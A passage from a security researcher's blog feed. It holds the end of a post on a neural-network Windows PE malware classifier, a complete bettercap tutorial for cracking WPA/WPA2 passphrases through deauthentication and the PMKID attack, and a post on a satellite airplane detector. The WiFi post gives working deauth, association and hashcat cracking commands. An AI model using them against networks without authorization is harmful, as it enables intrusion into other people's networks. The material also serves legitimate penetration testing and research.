for training our model … but what <em>“training our model”</em> actually means? And what’s this <em>“model”</em> in the first place?</p><p>The model we’re using is a computational structure called <a href="https://en.wikipedia.org/wiki/Artificial_neural_network">Artificial neural network</a> that we’re training using the <a href="https://arxiv.org/abs/1412.6980v8">Adam optimization algorithm</a> . Online you’ll find very detailed and formal definitions of both, but the bottomline is:</p><p>An ANN is a “box” containing hundreds of numerical parameters (the <em>“weights”</em> of the “neurons”, organized in layers) that are multiplied with the inputs (our vectors) and combined to produce an output <em>prediction</em>. The training process consists in feeding the system with the dataset, checking the predictions against the known labels, changing those parameters by a small amount, observing if and how those changes affected the model accuracy and repeating this process for a given number of times (<em>epochs</em>) until the overall performance has reached what we defined as the required minimum.</p><center><img src="https://i.imgur.com/cOwvfAF.png" width="100%" alt="Diagram of an artificial neural network with input, hidden, and output layers"><small><a href="[https://www.nature.com/articles/s41467-018-06322-x](https://www.nature.com/articles/s41467-018-06322-x)" target="blank">Credits to nature.com</a></small></center><p>The main assumption is that <em>there is</em> a numerical correlation among the datapoints in our dataset that we don’t know about but that if known would allow us to divide that dataset into the output classes. What we do is asking this blackbox to ingest the dataset and approximate such function by iteratively tweaking its internal parameters.</p><p>Inside the <code>model.py</code> file you’ll find the definition of our ANN, a fully connected network with two hidden layers of 70 neurons each, <a href="https://keras.io/activations/">ReLU</a> as the activation function and a <a href="https://machinelearningmastery.com/dropout-regularization-deep-learning-models-keras/">dropout</a> of 30% during training:</p><figure class="highlight python"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br></pre></td><td class="code"><pre><span class="line">n_inputs = <span class="number">486</span></span><br><span class="line"></span><br><span class="line"><span class="keyword">return</span> Sequential([</span><br><span class="line">    Dense(<span class="number">70</span>, input_shape=(n_inputs,), activation=<span class="string">&#x27;relu&#x27;</span>),</span><br><span class="line">    Dropout(<span class="number">0.3</span>),</span><br><span class="line">    Dense(<span class="number">70</span>, activation=<span class="string">&#x27;relu&#x27;</span>),</span><br><span class="line">    Dropout(<span class="number">0.3</span>),</span><br><span class="line">    Dense(<span class="number">2</span>, activation=<span class="string">&#x27;softmax&#x27;</span>)</span><br><span class="line">])</span><br></pre></td></tr></table></figure><p>We can now start the training process with:</p><pre><code>ergo train /path/to/ergo-pe-av --dataset /path/to/dataset.csv</code></pre><p>Depending on the total amount of vectors in the CSV file, this process might take from a few minutes, to hours, to days. In case you have GPUs on your machine, ergo will automatically use them instead of the CPU cores in order to significantly speed the training up (check <a href="https://www.datascience.com/blog/cpu-gpu-machine-learning">this article</a> if you’re curious why).</p><p>Once done, you can inspect the model performance statistics with:</p><pre><code>ergo view /path/to/ergo-pe-av</code></pre><p>This will show the training history, where we can verify that the model accuracy indeed increased over time (in our case, it got to a 97% accuracy around epoch 30), and the <a href="https://towardsdatascience.com/understanding-auc-roc-curve-68b2303cc9c5">ROC curve</a>, which tells us how effectively the model can distinguish between malicious or not (an AUC, or area under the curve, of 0.994, means that the model is pretty good):</p><table><thead><tr><th>Training</th><th>ROC/AUC</th></tr></thead><tbody><tr><td><img src="https://raw.githubusercontent.com/evilsocket/ergo-pe-av/master/history.png" alt="Training history plot showing model accuracy climbing to ~97% around epoch 30"></td><td><img src="https://raw.githubusercontent.com/evilsocket/ergo-pe-av/master/roc.png" alt="ROC curve for the malware classifier with AUC of 0.994"></td></tr><tr><td>Moreover, a confusion matrix for each of the training, validation and test sets will also be shown. The diagonal values from the top left (dark red) represent the number of correct predictions,  while the other values (pink) are the wrong ones (our model has a 1.4% false positives rate on a test set of ~30000 samples):</td><td></td></tr></tbody></table><table><thead><tr><th>Training</th><th>Validation</th><th>Testing</th></tr></thead><tbody><tr><td><img src="https://raw.githubusercontent.com/evilsocket/ergo-pe-av/master/training_cm.png" alt="Confusion matrix on the training set showing correct vs incorrect predictions"></td><td><img src="https://raw.githubusercontent.com/evilsocket/ergo-pe-av/master/validation_cm.png" alt="Confusion matrix on the validation set with similar correct/incorrect distribution"></td><td><img src="https://raw.githubusercontent.com/evilsocket/ergo-pe-av/master/test_cm.png" alt="Confusion matrix on the test set with a 1.4% false-positive rate over ~30000 samples"></td></tr></tbody></table><p>97% accuracy on such a big dataset is a very interesting result considering how simple our features extraction algorithm is. Many of the misdetections are caused by packers such as UPX (or even just self extracting zip/msi archives) that affect some of the datapoints we’re encoding - adding an unpacking strategy (such as emulating the unpacking stub until the real PE is in memory) and more features (bigger entrypoint vector, dynamic analysis to trace the API being called, imagination is the limit!) is the key to get it to 99% :)</p><h2 class="heading-anchor" id="Conclusions"><a href="#Conclusions" class="anchor-link" aria-hidden="true">#</a><a href="#Conclusions" class="headerlink" title="Conclusions"></a>Conclusions</h2><p>We can now remove the temporary files:</p><pre><code>ergo clean /path/to/ergo-pe-av</code></pre><p>Load the model and use it as an API:</p><pre><code>ergo serve /path/to/ergo-pe-av --classes &quot;clean, malicious&quot;</code></pre><p>And request its classification from a client:</p><pre><code>curl -F &quot;x=@/path/to/file.exe&quot; &quot;http://localhost:8080/&quot;</code></pre><p>You’ll get a response like the following (<a href="https://www.virustotal.com/gui/file/af66d5db635537de043facf1580f9655fe441f03f82a7503272e32e3d8473af5/detection">here the file being scanned</a>):</p><center><img src="https://i.imgur.com/KaWLY2g.png" width="100%" alt="ergo serve API response classifying a sample as malicious with over 99% confidence"><small>The model detecting a sample as malicious with over 99% confidence.</small></center><p>Now you can use the model to scan whatever you want, enjoy! :)</p><center><img src="https://imgs.xkcd.com/comics/machine_learning.png" alt="XKCD comic poking fun at the trial-and-error nature of machine learning"></center>]]></content>




    <summary type="html">&lt;p&gt;In this post we’ll talk about two topics I love and that have been central elements of my (private) research for the last ~7 years: machi</summary>


    <category term="binary analysis" scheme="https://www.evilsocket.net/tags/binary-analysis/"/>
    
    <category term="security research" scheme="https://www.evilsocket.net/tags/security-research/"/>
    
    <category term="ai" scheme="https://www.evilsocket.net/tags/ai/"/>
    
    <category term="ergo" scheme="https://www.evilsocket.net/tags/ergo/"/>
    
    <category term="keras" scheme="https://www.evilsocket.net/tags/keras/"/>
    
    <category term="tensorflow" scheme="https://www.evilsocket.net/tags/tensorflow/"/>
    
    <category term="tf" scheme="https://www.evilsocket.net/tags/tf/"/>
    
    <category term="deep learning" scheme="https://www.evilsocket.net/tags/deep-learning/"/>
    
    <category term="dnn" scheme="https://www.evilsocket.net/tags/dnn/"/>
    
    <category term="machine learning" scheme="https://www.evilsocket.net/tags/machine-learning/"/>
    
    <category term="neural networks" scheme="https://www.evilsocket.net/tags/neural-networks/"/>
    
    <category term="deep neural networks" scheme="https://www.evilsocket.net/tags/deep-neural-networks/"/>
    
    <category term="cuda" scheme="https://www.evilsocket.net/tags/cuda/"/>
    
    <category term="nvidia" scheme="https://www.evilsocket.net/tags/nvidia/"/>
    
    <category term="malware" scheme="https://www.evilsocket.net/tags/malware/"/>
    
    <category term="malware detection" scheme="https://www.evilsocket.net/tags/malware-detection/"/>
    
    <category term="computer virus" scheme="https://www.evilsocket.net/tags/computer-virus/"/>
    
    <category term="windows pe" scheme="https://www.evilsocket.net/tags/windows-pe/"/>
    
    <category term="portable executable" scheme="https://www.evilsocket.net/tags/portable-executable/"/>
    
    <category term="feature engineering" scheme="https://www.evilsocket.net/tags/feature-engineering/"/>
    
    <category term="classification" scheme="https://www.evilsocket.net/tags/classification/"/>
    
  </entry>
  
  <entry>
    <title>Pwning WPA/WPA2 Networks With Bettercap and the PMKID Client-Less Attack</title>
    <link href="https://www.evilsocket.net/2019/02/13/Pwning-WiFi-networks-with-bettercap-and-the-PMKID-client-less-attack/"/>
    <id>https://www.evilsocket.net/2019/02/13/Pwning-WiFi-networks-with-bettercap-and-the-PMKID-client-less-attack/</id>
    <published>2019-02-13T15:53:31.000Z</published>
    <updated>2025-12-19T18:35:53.165Z</updated>
    
    <content type="html"><![CDATA[<p>In this post, I’ll talk about the new WiFi related features that have been recently implemented into bettercap, starting from how the EAPOL <a href="https://wlan1nde.wordpress.com/2014/10/27/4-way-handshake/">4-way handshake</a> capturing has been automated, to a whole new type of attack that will allow us to recover WPA PSK passwords of an AP without clients.</p><p><img src="https://raw.githubusercontent.com/bettercap/media/master/logo.png" alt="logo"></p><p>We’ll start with the assumption that your WiFi card supports monitor mode and packet injection (I use an <code>AWUS1900</code> with <a href="https://github.com/aircrack-ng/rtl8812au">this driver</a>), that you have a working <a href="https://hashcat.net/">hashcat</a> (v4.2.0 or higher is required) installation (ideally with GPU support enabled) for cracking and that you know how to use it properly either for dictionary or brute-force attacks, as no tips on how to tune the masks and/or generate proper dictionaries will be given :)</p><div class="note">On newer macOS laptops, the builtin WiFi interface `en0` already supports monitor mode, meaning you won't need a Linux VM in order to run this :)</div><span id="more"></span><h2 class="heading-anchor" id="Deauth-and-4-way-Handshake-Capture"><a href="#Deauth-and-4-way-Handshake-Capture" class="anchor-link" aria-hidden="true">#</a><a href="#Deauth-and-4-way-Handshake-Capture" class="headerlink" title="Deauth and 4-way Handshake Capture"></a>Deauth and 4-way Handshake Capture</h2><p>First thing first, let’s try a classical deauthentication attack: we’ll start bettercap, enable the <code>wifi.recon</code> module with channel hopping and configure the <code>ticker</code> module to refresh our screen every second with an updated view of the nearby WiFi networks (replace <code>wlan0</code> with the interface you want to use):</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br></pre></td><td class="code"><pre><span class="line">sudo bettercap -iface wlan0</span><br><span class="line"></span><br><span class="line"><span class="comment"># this will set the interface in monitor mode and start channel hopping on all supported frequencies</span></span><br><span class="line">&gt; wifi.recon on </span><br><span class="line"><span class="comment"># we want our APs sorted by number of clients for this attack, the default sorting would be `rssi asc`</span></span><br><span class="line">&gt; <span class="built_in">set</span> wifi.show.sort clients desc</span><br><span class="line"><span class="comment"># every second, clear our view and present an updated list of nearby WiFi networks</span></span><br><span class="line">&gt; <span class="built_in">set</span> ticker.commands <span class="string">&#x27;clear; wifi.show&#x27;</span></span><br><span class="line">&gt; ticker on</span><br></pre></td></tr></table></figure><p>You should now see something like this:</p><p><img src="/images/2019/02/wifi_recon.png" alt="recon"></p><p>Assuming <code>Casa-2.4</code> is the network we want to attack, let’s stick to channel <code>1</code> in order to avoid jumping to other frequencies and potentially losing useful packets:</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&gt; wifi.recon.channel 1</span><br></pre></td></tr></table></figure><p>What we want to do now is forcing one or more of the client stations (we can see 5 of them for this AP) to disconnect by forging fake deauthentication packets. Once they will reconnect, hopefully, bettercap will capture the needed EAPOL frames of the handshake that we’ll later pass to hashcat for cracking (replace <code>e0:xx:xx:xx:xx:xx</code> with the BSSID of your target AP):</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&gt; wifi.deauth e0:xx:xx:xx:xx:xx</span><br></pre></td></tr></table></figure><p>If everything worked as expected and you’re close enough to the AP and the clients, bettercap will start informing you that complete handshakes have been captured (you can customize the pcap file output by changing the <code>wifi.handshakes.file</code> parameter):</p><p><img src="/images/2019/02/deauth.png" alt="deauth"></p><div class="note">Not only bettercap will check for complete handshakes and dump them only when all the required packets have been captured, but it will also append to the file one beacon packet for each AP, in order to allow any tool reading the pcap to detect both the BSSIDs and the ESSIDs.</div><p>The downsides of this attack are obvious: no clients = no party, moreover, given we need to wait for at least one of them to reconnect, it can potentially take some time.</p><h2 class="heading-anchor" id="4-way-Handshake-Cracking"><a href="#4-way-Handshake-Cracking" class="anchor-link" aria-hidden="true">#</a><a href="#4-way-Handshake-Cracking" class="headerlink" title="4-way Handshake Cracking"></a>4-way Handshake Cracking</h2><p>Once we have succesfully captured the EAPOL frames required by hashcat in order to crack the PSK, we’ll need to convert the <code>pcap</code> output file to the <code>hccapx</code> format that hashcat can read. In order to do so, we can either use <a href="https://hashcat.net/cap2hccapx/">this online service</a>, or install the <a href="https://github.com/hashcat/hashcat-utils">hashcat-utils</a> ourselves and convert the file locally:</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">/path/to/cap2hccapx /root/bettercap-wifi-handshakes.pcap bettercap-wifi-handshakes.hccapx</span><br></pre></td></tr></table></figure><p>You can now proceed to crack the handshake(s) either by dictionary attack or brute-force. For instance, to try all 8-digits combinations:</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">/path/to/hashcat -m2500 -a3 -w3 bettercap-wifi-handshakes.hccapx <span class="string">&#x27;?d?d?d?d?d?d?d?d&#x27;</span></span><br></pre></td></tr></table></figure><p>And this is it, the evergreen deauthentication attack in all its simplicity, performed with just one tool … let’s get to the fun part now :)</p><h2 class="heading-anchor" id="Client-less-PMKID-Attack"><a href="#Client-less-PMKID-Attack" class="anchor-link" aria-hidden="true">#</a><a href="#Client-less-PMKID-Attack" class="headerlink" title="Client-less PMKID Attack"></a>Client-less PMKID Attack</h2><p>In 2018 hashcat authors <a href="https://hashcat.net/forum/thread-7717.html">disclosed</a> a new type of attack which not only relies <strong>on one single packet</strong>, but it doesn’t require any clients to be connected to our target AP or, if clients are connected, it doesn’t require us to send deauth frames to them, there’s no interaction between the attacker and client stations, but just between the attacker and the AP, interaction which, if the router is vulnerable, is almost immediate!</p><p>It turns out that <strong>a lot</strong> of modern routers append an optional field at the end of the first EAPOL frame sent by the AP itself when someone is associating, the so called <code>Robust Security Network</code>, which includes something called <code>PMKID</code>:</p><p><img src="/images/2019/02/pmkid.png" alt="pmkid"></p><p>As explained in the original post, the PMKID is derived by using data which is known to us:</p><figure class="highlight plain"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">PMKID &#x3D; HMAC-SHA1-128(PMK, &quot;PMK Name&quot; | MAC_AP | MAC_STA)</span><br></pre></td></tr></table></figure><p>Since the “PMK Name” string is constant, we know both the BSSID of the AP and the station and the <code>PMK</code> is the same one obtained from a full 4-way handshake, this is all hashcat needs in order to crack the PSK and recover the passphrase! Here’s where the new <code>wifi.assoc</code> command comes into play: instead of deauthenticating existing clients as shown in the previous attack and waiting for the full handshake to be captured, we’ll simply start to associate with the target AP and listen for an EAPOL frame containing the RSN PMKID data. </p><p>Say we’re still listening on channel 1 (since we previously <code>wifi.recon.channel 1</code>), let’s send such association request to every AP and see who’ll respond with useful information:</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># wifi.assoc supports &#x27;all&#x27; (or `*`) or a specific BSSID, just like wifi.deauth</span></span><br><span class="line">&gt; wifi.assoc all</span><br></pre></td></tr></table></figure><p>All nearby vulnerable routers (and let me reiterate: <strong>a lot</strong> of them are vulnerable), will start sending you the PMKID, which bettercap will dump to the usual pcap file:</p><p><img src="/images/2019/02/wifi_assoc.jpg" alt="assoc"></p><h2 class="heading-anchor" id="PMKID-Cracking"><a href="#PMKID-Cracking" class="anchor-link" aria-hidden="true">#</a><a href="#PMKID-Cracking" class="headerlink" title="PMKID Cracking"></a>PMKID Cracking</h2><p>We’ll now need to convert the PMKID data in the pcap file we just captured to a hash format that hashcat can understand, for this we’ll use <a href="https://github.com/ZerBea/hcxtools">hcxpcaptool</a>:</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">/path/to/hcxpcaptool -z bettercap-wifi-handshakes.pmkid /root/bettercap-wifi-handshakes.pcap</span><br></pre></td></tr></table></figure><p>We can now proceed cracking the <code>bettercap-wifi.handshake.pmkid</code> file so generated by using algorithm number <code>16800</code>:</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">/path/to/hashcat -m16800 -a3 -w3 bettercap-wifi-handshakes.pmkid <span class="string">&#x27;?d?d?d?d?d?d?d?d&#x27;</span></span><br></pre></td></tr></table></figure><h2 class="heading-anchor" id="Recap"><a href="#Recap" class="anchor-link" aria-hidden="true">#</a><a href="#Recap" class="headerlink" title="Recap"></a>Recap</h2><ul><li>Goodbye airmon, airodump, aireplay and whatnots: one tool to rule them all!</li><li>Goodbye Kali VMs on macOS: these modules work natively out of the box, with the default Apple hardware &lt;3</li><li>Full 4-way handshakes are for n00bs: just one association request and most routers will send us enough key material.</li></ul><p>Enjoy :)</p><p><img src="/images/2019/02/lulz.png" alt="lulz"></p>]]></content>
    
    
    <summary type="html">&lt;p&gt;In this post, I’ll talk about the new WiFi related features that have been recently implemented into bettercap, starting from how the EAPOL &lt;a href=&quot;https://wlan1nde.wordpress.com/2014/10/27/4-way-handshake/&quot;&gt;4-way handshake&lt;/a&gt; capturing has been automated, to a whole new type of attack that will allow us to recover WPA PSK passwords of an AP without clients.&lt;/p&gt;
&lt;p&gt;&lt;img src=&quot;https://raw.githubusercontent.com/bettercap/media/master/logo.png&quot; alt=&quot;logo&quot;&gt;&lt;/p&gt;
&lt;p&gt;We’ll start with the assumption that your WiFi card supports monitor mode and packet injection (I use an &lt;code&gt;AWUS1900&lt;/code&gt; with &lt;a href=&quot;https://github.com/aircrack-ng/rtl8812au&quot;&gt;this driver&lt;/a&gt;), that you have a working &lt;a href=&quot;https://hashcat.net/&quot;&gt;hashcat&lt;/a&gt; (v4.2.0 or higher is required) installation (ideally with GPU support enabled) for cracking and that you know how to use it properly either for dictionary or brute-force attacks, as no tips on how to tune the masks and/or generate proper dictionaries will be given :)&lt;/p&gt;
&lt;div class=&quot;note&quot;&gt;On newer macOS laptops, the builtin WiFi interface `en0` already supports monitor mode, meaning you won&#39;t need a Linux VM in order to run this :)&lt;/div&gt;</summary>


    <category term="bettercap" scheme="https://www.evilsocket.net/tags/bettercap/"/>
    
    <category term="wpa" scheme="https://www.evilsocket.net/tags/wpa/"/>
    
    <category term="wireless security" scheme="https://www.evilsocket.net/tags/wireless-security/"/>
    
    <category term="deauth" scheme="https://www.evilsocket.net/tags/deauth/"/>
    
    <category term="monitor mode" scheme="https://www.evilsocket.net/tags/monitor-mode/"/>
    
    <category term="pmkid" scheme="https://www.evilsocket.net/tags/pmkid/"/>
    
    <category term="rsn pmkid" scheme="https://www.evilsocket.net/tags/rsn-pmkid/"/>
    
    <category term="rsn" scheme="https://www.evilsocket.net/tags/rsn/"/>
    
    <category term="hashcat" scheme="https://www.evilsocket.net/tags/hashcat/"/>
    
    <category term="handshake" scheme="https://www.evilsocket.net/tags/handshake/"/>
    
    <category term="wpa2" scheme="https://www.evilsocket.net/tags/wpa2/"/>
    
    <category term="password cracking" scheme="https://www.evilsocket.net/tags/password-cracking/"/>
    
    <category term="wifi hacking" scheme="https://www.evilsocket.net/tags/wifi-hacking/"/>
    
  </entry>
  
  <entry>
    <title>Presenting Project Ergo: How to Build an Airplane Detector for Satellite Imagery With Deep Learning</title>
    <link href="https://www.evilsocket.net/2018/11/22/Presenting-project-Ergo-how-to-build-an-airplane-detector-for-satellite-imagery-with-Deep-Learning/"/>
    <id>https://www.evilsocket.net/2018/11/22/Presenting-project-Ergo-how-to-build-an-airplane-detector-for-satellite-imagery-with-Deep-Learning/</id>
    <published>2018-11-22T17:15:50.000Z</published>
    <updated>2026-04-26T17:15:36.232Z</updated>
    
    <content type="html"><![CDATA[<p>It’s been a while that i’ve been quite intensively playing with <a href="https://blogs.nvidia.com/blog/2016/07/29/whats-difference-artificial-intelligence-machine-learning-deep-learning-ai/">Deep Learning</a> both for work related research and personal projects. More specifically, I’ve been using the <a href="https://keras.io/">Keras framework</a> on top of a <a href="https://www.tensorflow.org/">TensorFlow</a> backend for all sorts of stuff. From big and complex projects for malware detection, to smaller and simpler experiments about ideas i just wanted to quickly implement and test - it didn’t really matter the scope of the project, I always found myself struggling with the same issues: code reuse over tens of crap python and shell scripts, datasets and models that are spread all over my dev and prod servers, no real standard for versioning them, no order, no structure. </p><p>So a few days ago I started writing what it was initially meant to be just a simple wrapper for the main commands of my training pipelines but quickly became a full-fledged framework and manager for all my Keras based projects.</p><p align="center">  <img alt="ergo" src="https://i.imgur.com/EO9PdNp.jpg"/></p><p>Today I’m pleased to open source and present <a href="https://github.com/evilsocket/ergo">project Ergo</a> by showcasing an example use-case: we’ll prototype, train and test a <a href="https://medium.freecodecamp.org/an-intuitive-guide-to-convolutional-neural-networks-260c2de0a050?gi=bf04ca9f8061">Convolutional Neural Network</a> on top of the <a href="https://www.kaggle.com/rhammell/planesnet">PlanesNet</a> raw dataset in order to build an airplane detector for satellite imagery.</p><center>    <img src="https://i.imgur.com/sFfGMcS.png" alt="Satellite image with airplanes highlighted by bounding boxes from the trained PlanesNet detector"></center><span id="more"></span><p><em>This image and the general idea were taken from <a href="https://github.com/rhammell/planesnet-detector">this project</a>, however the model structure, training algorithm and data preprocessing are different … the point of this post is, as i said, to showcase Ergo with something which is less of a clichè than the handwritten digits recognition problem with the <a href="http://yann.lecun.com/exdb/mnist/">MNIST database</a>.</em></p><h2 class="heading-anchor" id="Prerequisites"><a href="#Prerequisites" class="anchor-link" aria-hidden="true">#</a><a href="#Prerequisites" class="headerlink" title="Prerequisites"></a>Prerequisites</h2><p>First thing first, you’ll need <code>python3</code> and <code>pip3</code>, download Ergo’s <a href="https://github.com/evilsocket/ergo/releases">latest stable release from GitHub</a>, extract it somewhere on your disk and:</p><pre><code>cd /path/to/ergosudo pip3 install -r requirements.txtpython3 setup.py buildsudo python3 setup.py install</code></pre><p>If you’re interested in visualizing the model and training metrics, you’ll also need to:</p><pre><code>sudo apt-get install graphviz python3-tk</code></pre><p>This way you’ll have installed all the dependencies, including the default version of TensorFlow which runs on CPU. Since our training dataset will be relatively big and our model moderately complex, we might want to use GPUs instead. In order to do so, make sure you have <a href="https://medium.com/@zhanwenchen/install-cuda-and-cudnn-for-tensorflow-gpu-on-ubuntu-79306e4ac04e">CUDA 9.0 and cuDNN 7.0</a> installed and then:</p><pre><code>sudo pip3 uninstall tensorflowsudo pip3 install tensorflow-gpu</code></pre><p>If everything worked correctly, you’ll be able test your GPU setup, the software versions and what hardware is available with the <code>nvidia-smi</code> and <code>ergo info</code> commands. For example, on my home training server this is the output:</p><center>    <img alt="ergo info" src="https://i.imgur.com/blcaser.png"/></center><h2 class="heading-anchor" id="Airplanes-and-Satellites"><a href="#Airplanes-and-Satellites" class="anchor-link" aria-hidden="true">#</a><a href="#Airplanes-and-Satellites" class="headerlink" title="Airplanes and Satellites"></a>Airplanes and Satellites</h2><p>Now it’s time to grab our dataset, download the <a href="https://www.kaggle.com/rhammell/planesnet#planesnet.zip">planesnet.zip file from Kaggle</a> and extract it somewhere on your disk, we will only need the folder filled with PNG files, each one named as <code>1__20160714_165520_0c59__-118.4316008_33.937964191.png</code>, where the first <code>1__</code> or <code>0__</code> tells us the labeling (0=no plane, 1=there’s a plane).</p><p>We’ll feed our system with the raw images, preprocess them and train a CNN on top of those labeled vectors next.</p><h2 class="heading-anchor" id="Data-Preprocessing"><a href="#Data-Preprocessing" class="anchor-link" aria-hidden="true">#</a><a href="#Data-Preprocessing" class="headerlink" title="Data Preprocessing"></a>Data Preprocessing</h2><p>Normally we would start a new Ergo project by issuing the <code>ergo create planes-detector</code> command, this would create a new folder named <code>planes-detector</code> with three files in it:</p><ol><li><code>prepare.py</code>, that we will customize to preprocess the dataset </li><li><code>model.py</code>, where we will customize the model.</li><li><code>train.py</code>, for the training algorithm.</li></ol><p>These files would be filled with some default code and only a minimum amount of changes would be needed in order to implement our experiment, changes that I already made available on <a href="https://github.com/evilsocket/ergo-planes-detector">the planes-detector repo on GitHub</a>.</p><p>The format that by default Ergo expects the dataset to be is a CSV file, where each row is composed as <code>y,x0,x1,x2,....</code> (<code>y</code> being the label and <code>xn</code> the scalars in the input vector), but our inputs are images, which have a width, a height and a RGB depth. In order to transform these 3-dimensional tensors into a flat vector that Ergo understands, we need to customize the <code>prepare.py</code> script to do some data preprocessing.</p><script src="https://gist-it.appspot.com/https://github.com/evilsocket/ergo-planes-detector/blob/master/prepare.py"></script><p>This will loop all the pictures and flatten them to vectors of 1200 elements each (20x20x3), plus the <code>y</code> scalar (the label) at the beginning, and eventually return a <code>panda.DataFrame</code> that Ergo will now digest.</p><h2 class="heading-anchor" id="The-Model"><a href="#The-Model" class="anchor-link" aria-hidden="true">#</a><a href="#The-Model" class="headerlink" title="The Model"></a>The Model</h2><p>This is not a post about how convolutional neural networks (or neural networks at all) work so I won’t go into details about that, chances are that if you have the type of technical problems that Ergo solves, you know already. In short, CNNs can encode visual/spatial patterns from input images and use them as features in order to predict things like <code>how much this image looks like a cat</code> … or a plane :) TLDR: CNNs are great for images.</p><p>This is how our <code>model.py</code> looks like:</p><script src="https://gist-it.appspot.com/https://github.com/evilsocket/ergo-planes-detector/blob/master/model.py"></script><p>Other than <code>reshaping</code> the flat input back to the 3-dimensional shape that our convolutional layers understand, two <a href="https://www.tensorflow.org/api_docs/python/tf/keras/layers/Conv2D">convolutional layers</a> with respectively 32 and 64 filters with a 3x3 kernel are present, plus the usual suspects that help us getting more accurate results after training (<code>MaxPooling2D</code> to pick the best visual features and a couple of <code>Dropout</code> filter layers to avoid <a href="https://en.wikipedia.org/wiki/Overfitting">overfitting</a>) and the <code>Dense</code> hidden and output layers. Pretty standard model for simple image recognition problems.</p><h2 class="heading-anchor" id="The-Training"><a href="#The-Training" class="anchor-link" aria-hidden="true">#</a><a href="#The-Training" class="headerlink" title="The Training"></a>The Training</h2><p>We can finally start talking about training. The <code>train.py</code> file was almost left unchanged and I only added a few lines to integrate it with <a href="https://www.tensorflow.org/guide/summaries_and_tensorboard">TensorBoard</a>.</p><script src="https://gist-it.appspot.com/https://github.com/evilsocket/ergo-planes-detector/blob/master/train.py"></script><p>The data preprocessing, import and training process can now be started with:</p><pre><code>ergo train /path/to/planes-detector-project --dataset /path/to/planesnet-pictures</code></pre><p>If running on multiple GPUs, you can use the <code>--gpus N</code> optional argument to detemine how many to use, while the <code>--test N</code> and <code>--validation N</code> arguments can be used to partition the dataset (by default both test and validation sets will be 15% of the global one, while the rest will be used for training).</p><p>Depending on your hardware configuration this process can take from a few minutes, up to even hours (remember you can monitor it with <code>tensorboard --log_dir=/path/to/planes-detector-project/logs</code>), but eventually you will see something like:</p><center>    <img alt="training" src="https://i.imgur.com/foFQrba.png"/></center><p>Other than manually inspecting the model yaml file, and some <code>model.stats</code>, you can now:</p><pre><code>ergo view /path/to/planes-detector-project</code></pre><p>to see the model structure, the <code>accuracy</code> and <code>loss</code> metrics during training and validation:</p><center>    <img alt="ergo view" src="https://i.imgur.com/rUQ1Het.png"/></center><p><strong>Not bad!</strong> Over 98% accuracy on a dataset of thousands of images! </p><p>We can now clean the project from the temporary train, validation and test datasets:</p><pre><code>ergo clean /path/to/planes-detector-project</code></pre><h2 class="heading-anchor" id="Using-the-Model"><a href="#Using-the-Model" class="anchor-link" aria-hidden="true">#</a><a href="#Using-the-Model" class="headerlink" title="Using the Model"></a>Using the Model</h2><p>It is possible now to load the trained weights <code>model.h5</code> file in your own project and use it as you like, for instance you might use a sliding window of 20x20 pixels on a bigger image and mark the areas that this NN detected as planes. Another option is to use Ergo itself and expose the model as a REST API:</p><pre><code>ergo serve /path/to/planes-detector-project</code></pre><p>You’ll be able to access and test the model predictions via a simple:</p><pre><code>curl http://127.0.0.1:8080/?x=0.345,1.0,0.9,....</code></pre><p>__<br>As usual, <strong>enjoy</strong> &lt;3</p>]]></content>
    
    
    <summary type="html">&lt;p&gt;It’s been a while that i’ve been quite intensively playing with &lt;a href=&quot;https://blogs.nvidia.com/blog/2016/07/29/whats-difference-artificial-intelligence-machine-learning-deep-learning-ai/&quot;&gt;Deep Learning&lt;/a&gt; both for work related research and personal projects. More specifically, I’ve been using the &lt;a href=&quot;https://keras.io/&quot;&gt;Keras framework&lt;/a&gt; on top of a &lt;a href=&quot;https://www.tensorflow.org/&quot;&gt;TensorFlow&lt;/a&gt; backend for all sorts of stuff. From big and complex projects for malware detection, to smaller and simpler experiments about ideas i just wanted to quickly implement and test - it didn’t really matter the scope of the project, I always found myself struggling with the same issues: code reuse over tens of crap python and shell scripts, datasets and models that are spread all over my dev and prod servers, no real standard for versioning them, no order, no structure. &lt;/p&gt;
&lt;p&gt;So a few days ago I started writing what it was initially meant to be just a simple wrapper for the main commands of my training pipelines but quickly became a full-fledged framework and manager for all my Keras based projects.&lt;/p&gt;
&lt;p align=&quot;center&quot;&gt;
  &lt;img alt=&quot;ergo&quot; src=&quot;https://i.imgur.com/EO9PdNp.jpg&quot;/&gt;
&lt;/p&gt;

&lt;p&gt;Today I’m pleased to open source and present &lt;a href=&quot;https://github.com/evilsocket/ergo&quot;&gt;project Ergo&lt;/a&gt; by showcasing an example use-case: we’ll prototype, train and test a &lt;a href=&quot;https://medium.freecodecamp.org/an-intuitive-guide-to-convolutional-neural-networks-260c2de0a050?gi=bf04ca9f8061&quot;&gt;Convolutional Neural Network&lt;/a&gt; on top of the &lt;a href=&quot;https://www.kaggle.com/rhammell/planesnet&quot;&gt;PlanesNet&lt;/a&gt; raw dataset in order to build an airplane detector for satellite imagery.&lt;/p&gt;
&lt;center&gt;
